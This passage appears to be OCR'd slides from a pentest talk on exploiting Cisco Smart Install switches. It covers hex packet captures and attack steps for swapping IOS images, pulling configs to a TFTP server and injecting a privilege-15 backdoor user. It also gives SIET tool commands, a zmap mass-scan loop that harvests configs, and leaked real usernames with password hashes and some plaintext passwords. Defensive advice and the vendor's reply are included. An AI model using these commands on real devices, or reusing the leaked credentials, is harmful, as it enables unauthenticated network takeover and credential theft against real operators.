00f0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0120   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0150   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0160   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0170   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0180   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0190   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01a0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01b0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01c0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01d0   00 00 00 01                                       ....
```

<- reload device now

```
0000   00 00 00 01 00 00 00 01 00 00 00 02 00 00 01 c4   ................
0010   00 00 00 02 00 00 08 01 00 00 00 00 00 00 00 00   ................
0020   00 00 00 00 00 00 00 01 00 00 00 17 00 00 00 0f   ................
0030   00 00 00 01 74 66 74 70 3a 2f 2f 31 39 32 2e 31   ....tftp://192.1
0040   36 38 2e 31 2e 35 2f 74 61 72 5f 69 6d 67 6c 69   68.1.5/tar_imgli
0050   73 74 33 2e 74 78 74 00 00 00 00 00 00 00 00 00   st3.txt.........
0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

<- reload device after time (23 h 15 m)

Research No. 3

Attack and results

Script of Python 2.7 on virtual machine “Cent OS 7”.

- Copying archive IOS (c2960-lanbasek9-tar.150-2.SE10.tar) to our TFTP-server.
- Preparing a file containing the name of the archive IOS.

  l.txt:

  c2960-lanbasek9-tar.150-2.SE10.tar
- Preparing a TCP-packet with the name and address of the this file on our TFTP-server.
- We observe the loading of our file and use of our IOS after rebooting the device.

Results:

- If you run the reboot pending at night, our attack can pass unnoticed.
- !!! All supported devices for Smart Install Client are the vulnerable at this is attack.
- There is a theoretical possibility to make your code (so-called "bookmark") in the standard image of the IOS, create an archive so that it passed all tests before installation (structure, checksums, etc.). Once downloaded, this IOS we can make this device under attack in "bot".

Research No. 3

Cisco Security Advisory

CVE-2016-1349 Published: 2016 March 23 16:00 GMT

The Smart Install client feature in Cisco IOS and IOS XE Software contains a vulnerability that could allow an unauthenticated, remote attacker to cause a denial of service (DoS) condition on an affected device.

The vulnerability is due to incorrect handling of image list parameters. An attacker could exploit this vulnerability by sending crafted Smart Install packets to TCP port 4786. A successful exploit could cause a Cisco Catalyst switch to reload, resulting in a DoS condition.

Cisco has released software updates that address this vulnerability. There are no workarounds that address this vulnerability other than disabling Smart Install functionality on the vulnerable device.

Research No. 4

What to do ?

BackUp Configuration After a client boots up, it sends a copy of its startup configuration to the director. This file is the backup configuration for that client. Any time the user, directly or through the director, saves a client configuration, a backup configuration is created. The configuration is stored on the local repository on the director or on a remote repository on a server.


A client configuration backup is triggered:

- When the **write memory** privileged EXEC command is entered on the client.
- When the **director boots up**, it requests configuration information from clients and backs up these configurations.

Maybe the director makes the client send the configuration to the TFTP-server ?

Research No. 4


Description



- Connecting Notebook in port of “Director” and setting mirroring this with port of “Client2”.
  monitor session 1 source interface FastEthernet0/1
  monitor session 1 destination interface FastEthernet0/2
- Run Wireshark.
- On the “Client2", enter a command to save configuration “**write memory**”.
- Looking on displaying of console on “Director” and “Client2”.
- Collect network packets sent "Director".
- Observing the loading of the configuration on the TFTP-server.

Research No. 4

Network packet



```
0000   00 00 00 01 00 00 00 01 00 00 00 08 00 00 04 08   ................
0010   00 01 00 14 00 00 00 01 00 00 00 00 e0 2f 6d 1f   ............./m.
0020   e2 80 00 00 00 03 03 f4 63 6f 70 79 20 74 66 74   ........copy tft
0030   70 3a 2f 2f 31 39 32 2e 31 36 38 2e 31 2e 35 2f   p://192.168.1.5/
0040   2f 53 57 5f 45 58 54 2d 61 38 62 31 2e 64 34 36   /SW_EXT-a8b1.d46
0050   34 2e 32 34 38 30 2e 52 45 56 32 20 66 6c 61 73   4.2480.REV2 flas
0060   68 3a 53 57 5f 45 58 54 2d 61 38 62 31 2e 64 34   h:SW_EXT-a8b1.d4
0070   36 34 2e 32 34 38 30 2e 74 6d 70 00 00 00 00 00   64.2480.tmp.....
0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

0160   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0170   00 00 00 00 00 00 00 00 63 6f 70 79 20 6e 76 72   ........copy nvr
0180   61 6d 3a 73 74 61 72 74 75 70 2d 63 6f 6e 66 69   am:startup-confi
0190   67 20 74 66 74 70 3a 2f 2f 31 39 32 2e 31 36 38   g tftp://192.168
01a0   2e 31 2e 35 2f 2f 53 57 5f 45 58 54 2d 61 38 62   .1.5//SW_EXT-a8b
01b0   31 2e 64 34 36 34 2e 32 34 38 30 2e 52 45 56 32   1.d464.2480.REV2
01c0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

02b0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02c0   00 00 00 00 00 00 00 00 63 6f 70 79 20 66 6c 61   ........copy fla
02d0   73 68 3a 53 57 5f 45 58 54 2d 61 38 62 31 2e 64   sh:SW_EXT-a8b1.d
02e0   34 36 34 2e 32 34 38 30 2e 74 6d 70 20 74 66 74   464.2480.tmp tft
02f0   70 3a 2f 2f 31 39 32 2e 31 36 38 2e 31 2e 35 2f   p://192.168.1.5/
0300   2f 53 57 5f 45 58 54 2d 61 38 62 31 2e 64 34 36   /SW_EXT-a8b1.d46
0310   34 2e 32 34 38 30 2e 52 45 56 31 00 00 00 00 00   4.2480.REV1.....
0320   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0330   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0340   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

copy
tftp://192.168.1.5//SW_EXT-a8b1.d464.2480.REV2
to
flash:SW_EXT-a8b1.d464.2480.tmp

copy
nvram:startup-config
to
tftp://192.168.1.5//SW_EXT-a8b1.d464.2480.REV2

copy
flash:SW_EXT-a8b1.d464.2480.tmp
to
tftp://192.168.1.5//SW_EXT-a8b1.d464.2480.REV1

Research No. 4

Attack and results

Script of Python 2.7 on virtual machine “Cent OS 7”.

- Preparing a TCP-packet with the following commands:

  copy nvram:startup-config flash:/config.text *

  copy nvram:startup-config tftp://192.168.1.6/client.conf * *

* *on versions above 15.0 is required to be the first to stand up copy on the flash*

** *except for commands "copy" «client» perceives nothing*

- We observe the loading startup configuration of “Client2” on our local disk.

Results:

- !!! All supported devices for Smart Install Client are the vulnerable at this is attack.
- We will be able to edit the resulting configuration and replace it with a "Client" of the method "Research No. 2".

Research No. 5

What to do ?

vstack script To identify the default post install file for the clients.

This command is available only on switches.

- not available when a router is the Smart Install Director;
- was introduced in releases 15.2(2)E and 3.6.0E (Release Date 27.06.2014) .

Example of post install script:

"vlan 123" "name VLAN" "exit"
"sdm prefer default"

Let's try to reproduce the network packet with post install script.

Research No. 5

Description

- Use as a "Director» Cisco Catalyst 3750 (WS-C3750X-48P) with a version of IOS 15.2 (4) E2.
- Inserting this line into configuration of vstack group:

  script tftp://192.168.1.5/c2960-lanbase_post_install.txt
- Connecting Notebook in port of “Director” and setting mirroring this with port of “Client2”.


  monitor session 1 source interface GigabitEthernet1/0/48

  monitor session 1 destination interface GigabitEthernet1/0/47
- Run Wireshark.
- Preparing file:

  c2960-lanbase_post_install.txt:

  "interface GigabitEthernet1/0/1" "desc TEST" "exit"

  "username ccc privilege 15 secret 0 cisco" "exit“
- Deleting configuration files on «Client2» (write erase) and reload him now.
- “Client2” received the image IOS and configuration files according to the settings on the director as well as the commands are executed from file c2960-lanbase_post_install.txt.
- Looking on displaying of console on “Director” and “Client2”.
- Collect network packets sent "Director".
- Observing the result of executing commands from file c2960-lanbase_post_install.txt.



Research No. 5

Network packet

```
0000   00 00 00 02 00 00 00 01 00 00 00 05 00 00 02 10   ................
0010   00 00 00 01 74 66 74 70 3a 2f 2f 31 39 32 2e 31   ....tftp://192.1
0020   36 38 2e 31 2e 35 2f 2f 53 57 5f 45 58 54 2d 61   68.1.5//SW_EXT-a
0030   38 62 31 2e 64 34 36 34 2e 32 34 38 30 2e 52 45   8b1.d464.2480.RE
0040   56 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00   V2..............
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090   00 00 00 00 74 66 74 70 3a 2f 2f 31 39 32 2e 31   ....tftp://192.1
00a0   36 38 2e 31 2e 35 2f 63 32 39 36 30 53 4c 61 6e   68.1.5/c2960SLan
00b0   2d 69 6d 61 67 65 6c 69 73 74 2e 74 78 74 00 00   -imagelist.txt..
00c0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00d0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00e0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00f0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0120   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0150   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0160   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0170   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0180   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0190   00 00 00 00 00 00 00 00 00 00 00 00 00 74 66 74   .............tft
01a0   3a 2f 2f 31 39 32 2e 31 36 38 2e 31 2e 35 2f 63   ://192.168.1.5/c
01b0   32 39 36 30 2d 6c 61 6e 62 61 73 65 5f 70 6f 73   2960-lanbase_pos
01c0   74 5f 69 6e 73 74 61 6c 6c 2e 74 78 74 00 00 00   t_install.txt...
01d0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01e0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01f0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0200   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0210   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01   ................
```

<- configuration file

<- file containing the name of the image IOS

<- file containing the post install commands

Research No. 5

Attack and results

Script of Python 2.7 on virtual machine “Cent OS 7”.

- Preparing a TCP-packet with only file containing the post install commands.

  c2960-lanbase_post_install.txt:

  "interface GigabitEthernet1/0/1" "desc TEST" "exit"
  "username ccc privilege 15 secret 0 cisco" "exit“

- Observing the result of executing commands from this file.
- In particular, we can login into “Client” with user "ccc" and password “cisco“.

Discovered restrictions:

- IOS version just above or equal to 15.2(2a)E (Release Date 11.12.2014)
- We can take only one such TCP-packet until the next “Client” reload.
- Can not be included in the script command to save the configuration ('do-exec wr') - an emergency reboot.

Results:

- !!! ???

Cisco Smart Install

Part 2. Pentester's opportunities

Alexander Evstigneev

Smart Install Exploitation Tool

- Main purpose: generate tcp packets with specific payloads + tftp-server emulation
- Module structure. Ability to add new payloads
- Classic syntax:

sudo python siet.py –h

sudo python siet.py –g –i 192.168.0.1

sudo python siet.py –c –i 192.168.0.1

sudo python siet.py –u –i 192.168.0.1

Testing device

- Change tftp-server address on client device by sending one malformed tcp packet:

  sudo python siet.py –t –i 192.168.0.1
- Open 69 udp port
- Listening device response…
- Profit!

```
[INFO]: Sending TCP packet to remote client ..
[DEBUG]: Decoded packet to sent: tftp://192.168.1.6/random_file
[INFO]: Package send success to: 192.168.1.4
[INFO]: Start TftpServer
('\x00\x01random_file\x00octet\x00', ('192.168.1.4', 63092))
[DEBUG]: Package from remote host: random_fileoctet
[INFO]: Connect from: 192.168.1.4
[INFO]: Test OK - device vulnerable
[INFO]: Waiting end of trying get conf file
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Waiting...
[INFO]: Requesting stop
[INFO]: Test done
[INFO]: All done!
```

Let’s attack. Get device config

- Copy device startup-config with native cisco command:

'copy nvram:startup-config tftp://' + my_ip + '/' + target_ip + '.conf'

- No authentication required
- sudo python siet.py –g –i 192.168.0.1
- Configuration files will added in conf/ directory

```
[INFO]: Sending TCP packet to remote client ...
[DEBUG]: Decoded packet to sent: [illegible]G7[illegible]copy nvram:startup-config flash:/config.textcopy nvram:startup-config
tftp://192.168.1.6/192.168.1.4.conf
[INFO]: Package send success to: 192.168.1.4
[INFO]: Start TftpServer
('\x00\x02192.168.1.4.conf\x00octet\x00', ('192.168.1.4', 59902))
[DEBUG]: Package from remote host: [illegible]192.168.1.4.confoctet
[INFO]: Connect from: 192.168.1.4
[DEBUG]: Put file: 192.168.1.4.conf. File type: octet
[INFO]: Directory already exists. OK.
[INFO]: File created.
[INFO]: Getting config done
[INFO]: All done!
```

Let's attack. Simple example

```
zmap -p 4786 10.0.0.0/8 -o list.txt && for i in $(cat list.txt); do python siet.py -g -i $i; done && grep -T  'username*' conf/*.conf
```

```
    .97.conf    :username [redacted]tj privilege 15 secret 5 $1$jqjR$Cw3.J3GSrgOzjAy9lFVH//
    .97.conf    :username [redacted]sk privilege 15 secret 5 $1$BA7F$.M.0pSrZUS0mwDfFM5s40/
    .205.conf   :username [redacted]mir privilege 15 password 7 070D205E1E504853
.81.conf        :username [redacted]n privilege 15 secret 5 $1$ZZhG$8KbP50uarZT18nWG0HTzT1
.81.conf        :username [redacted]ardt privilege 15 secret 5 $1$sOt.$r9lU2I4pWexNJKAQ/M06G.
.81.conf        :username [redacted]ardm secret 5 $1$CMC2$.XcKn6BREYWszf5eitStr0
.81.conf        :username [redacted]emccormack secret 5 $1$JH0j$K3s.ULMbQIqOBEuHlWk0L/
.81.conf        :username [redacted]m secret 5 $1$ow.i$OpqP
 .67.conf       :username [redacted]htstar privilege 15 password 0 8321$ecret
 .67.conf       :username [redacted]kman privilege 15 password 0 Columbus74
 .67.conf       :username [redacted]one password 7 15430A020005252831
.194.conf       :username [redacted]back privilege 15 secret 4 InBeNqlYkHZZIv8rmGws2aRcUbmHhYqFEUOQ2Cqbdm2
  .1.conf       :username [redacted] secret 5 $1$Oxnz$9YWokU3UfaxZaGLYHj222.
.26.conf        :username [redacted]back privilege 15 secret 4 InBeNqlYkHZZIv8rmGws2aRcUbmHhYqFEUOQ2Cqbdm2
  .65.conf      :username [redacted]n privilege 15 password 0 Irt10is!

.206.conf       :username [redacted]nframe privilege 15 secret 5 $1$nqON$FBCndwBNd4W4hqvU1GTXV0
.206.conf       :username [redacted]eage privilege 15 secret 5 $1$0PjD$4s7OSyaYzst.3l7dyBNcb1
.206.conf       :username [redacted]over privilege 15 password 7 091C585A0B111F411F03146B6B343A3A23624252
.206.conf       :username [redacted]n privilege 15 password 7 12355637161F04013D0B3D6823272B05474756
.206.conf       :username [redacted] privilege 15 secret 5 $1$iBu8$AyWYgI752CNyikYS.8dml.
 .112.conf      :username [redacted]ech privilege 15 secret 5 $1$Wiu.$RYaeXPOxDwXSdXvnysgRk/
 .112.conf      :username [redacted] password 7 1317440A001B0B242F74
 .112.conf      :username [redacted]n password 7 00541805100B1B131C3255
 .112.conf      :username [redacted]nEng privilege 15 secret 5 $1$Oyv4$mOkZ/ngD6xwVfVnJae1o81
```

Let's attack. Change device config

- Modify the config file or just press 'd' for default:

```
'username ' + username + ' privilege 15 secret 0 ' + userpass+ '\n' +
'interface Vlan1\n ip address ' + target_ip + ' ' + '255.255.255.0' + '\n
no shutdown\n' + 'line vty 0 4\n login local\n transport input
telnet\nend\n'
```

- sudo python siet.py –c –i 192.168.0.1
- Set time before a device will reload

Let's attack. Update IOS

- The most difficult attack. Steps:

1. Get the device config
2. Try to identify device and IOS version
3. Search IOS image for device
4. Include payload in IOS image: http://2015.zeronights.ru/assets/files/05-Nosenko.pdf
5. Try to update: sudo python siet.py –u –i 192.168.0.1

~~6. Construct your's botnet!~~

Let's attack. Command execution

- Prepare your list of commands. Example:

```
> cat tftp/execute.txt
"username cisco privilege 15 secret 0 cisco" "exit"
```

- sudo python siet.py –e –i 192.168.0.1
- No reload needed
- Only for 3.6.0E+ and 15.2(2)E+ IOS versions

Scanning the Internet. Preparation

- Use nmap probe for search Cisco Switch's:

  match cisco-smartinstall m|^\0\0\0\x04\0\0\0\0\0\0\x04\0\0\0\x04\0\0\0\x01| p/Cisco Switch Smart Install/ d/switch/ o/IOS/ cpe:/o:cisco:ios/a

- Zgrab them all!

  zmap -r 10000 -p 4786 -o - | ./zgrab -timeout=10 -port=4786 -data 1.req -output-file=banners.json

Scanning the Internet. Results

251801

→ Devices are vulnerable
→ Can be attacked
→ Answer on nmap probe
→ «Clients» in Smart Install terms

Way to defense

- Note: Smart Install client functionality is enabled by default on Cisco IOS switches
- Note: Cisco devices that are configured as a Smart Install director are not affected by this attacks
- In certain releases of Cisco IOS and IOS XE Software, the Smart Install client feature can be disabled with the global configuration command show vstack config ---> no vstack
- Segmenting the network into multiple zones (management segment especially)

Vendor's answer

- Cisco has updated the Smart Install Description chapter in the Cisco Smart Install Configuration Guide to include Security Best Practices when deploying Cisco Smart Install functionality.
- The protocol does not require authentication by design, and the suggested best practices should be applied depending on how the feature is used in a specific customer environment.
- Customers who are not leveraging the Smart Install feature, or using it purely for zero-touch deployment, should disable the Smart Install feature once the switch has been deployed.
- Customers who are seeking more than just zero touch deployment, or need the added security of authorization and authentication between the director and clients, can migrate to Cisco Plug-N-Play (PnP).

Thanks!

Github: https://github.com/Sab0tag3d/SIET

The Cisco Smart Install Configuration Guide is available here:

http://www.cisco.com/c/en/us/td/docs/switches/lan/smart_install/configuration/guide/smart_install/concepts.html

Thanks Alexey Tyurin for idea

Any questions?